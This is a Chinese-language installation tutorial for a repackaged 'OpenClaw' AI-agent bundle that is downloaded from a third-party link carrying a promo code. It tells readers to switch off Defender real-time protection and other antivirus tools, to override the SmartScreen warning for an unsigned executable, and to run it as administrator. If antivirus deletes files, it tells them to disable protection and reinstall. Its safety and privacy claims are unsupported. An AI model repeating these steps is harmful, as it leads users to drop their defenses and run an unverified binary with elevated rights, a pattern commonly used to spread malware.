
适用系统:Windows 11 全版本(专业版 / 家庭版 / 正式版)OpenClaw 是 GitHub 星标 28W + 的开源本地 AI 智能体,可自动操控电脑、整理文件、实现浏览器与办公自动化,被大家称为 “小龙虾”。它全程本地运行,数据不离开电脑,隐私更安全。本教程专为 Windows 11 优化,轻松解决系统权限拦截、中文路径报错、Defender 误杀等问题,双击就能装,10 分钟快速上手!
在开始安装前,先做好这几步,能大幅提升部署成功率:
- 暂时关闭 360 安全卫士、腾讯电脑管家、火绒等安全软件
- 关闭 Windows 11 自带的 Defender 实时防护
- 准备 4GB 以上磁盘空间,优先选择 D/E 盘进行安装
OpenClaw 需要模拟键鼠、读写文件、控制浏览器,会被安全软件误判,属于正常现象,关闭防护后即可正常部署。
专为 Win11 适配的 OpenClaw 2.6.6 一键部署包,内置系统适配文件与运行依赖,下载即用:
下载地址:https://xiake.yun/api/download/package/12?promoCode=IV3FAC171F46
文件大小:50.2MB,下载完成后为 zip 压缩包格式。
Win11 自带解压工具容易出现文件丢失、权限不足,推荐使用WinRAR 或 7-Zip:
- 右键压缩包,选择 “解压到当前文件夹”

- 解压完成后得到
Openclaw-win文件夹 - 检查文件夹内是否有
Openclaw Windows一键启动.exe(红色龙虾图标)


⚠️ 重要提醒:不要直接在压缩包内运行程序,必须先解压到本地磁盘!

Windows 11 会自动拦截未签名程序,按下面步骤操作即可放行:
- 双击红色龙虾图标的启动程序
- 弹出 “Windows 已保护你的电脑” 提示

- 点击左下角更多信息

- 点击仍要运行完成后就能进入安装界面,开始部署流程。
- 进入欢迎界面,点击开始使用

- 设置安装路径(关键步骤):
- 必须使用纯英文路径,不能有中文、空格、特殊符号
- 推荐路径:
D:OpenClaw、E:AIOpenClaw - 不建议使用中文目录、C 盘系统目录
- 勾选协议,点击开始安装
- 等待 3-5 分钟,程序自动完成环境配置、服务部署、快捷方式创建

安装完成后自动打开主界面,看到右上角 「Gateway 在线」,就代表部署完成啦!
直接复制这些指令就能体验 AI 自动化:
- 帮我整理 D 盘下载文件夹的图片,按日期分类
- 打开浏览器搜索 AI 智能体发展趋势,生成表格保存到桌面
- 帮我批量归类桌面零散文件
- 帮我检查并清理电脑垃圾文件

AI 会自动解析指令并执行,全程无需人工干预。
1. 安装提示权限不足
右键启动程序,选择以管理员身份运行。
2. Gateway 一直显示离线
关闭 Defender → 检查安装路径是否为纯英文 → 重启启动程序。
3. 启动速度很慢
Win11 第一次启动需要初始化服务,等待 1-3 分钟属于正常情况。
4. AI 无法控制鼠标、打开文件
开启系统权限,并用管理员身份运行 OpenClaw。
5. 文件被杀毒软件删除
关闭安全软件 → 重新解压安装包 → 再次执行安装。
OpenClaw 2.6.6 是一款实用性极强的本地 AI 自动化工具,在 Windows 11 上运行稳定流畅,数据本地存储不对外传输,隐私安全有保障。这款 Win11 专属部署包无广告、无捆绑,适合日常办公、效率提升、自动化操作等场景使用。
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/282836.html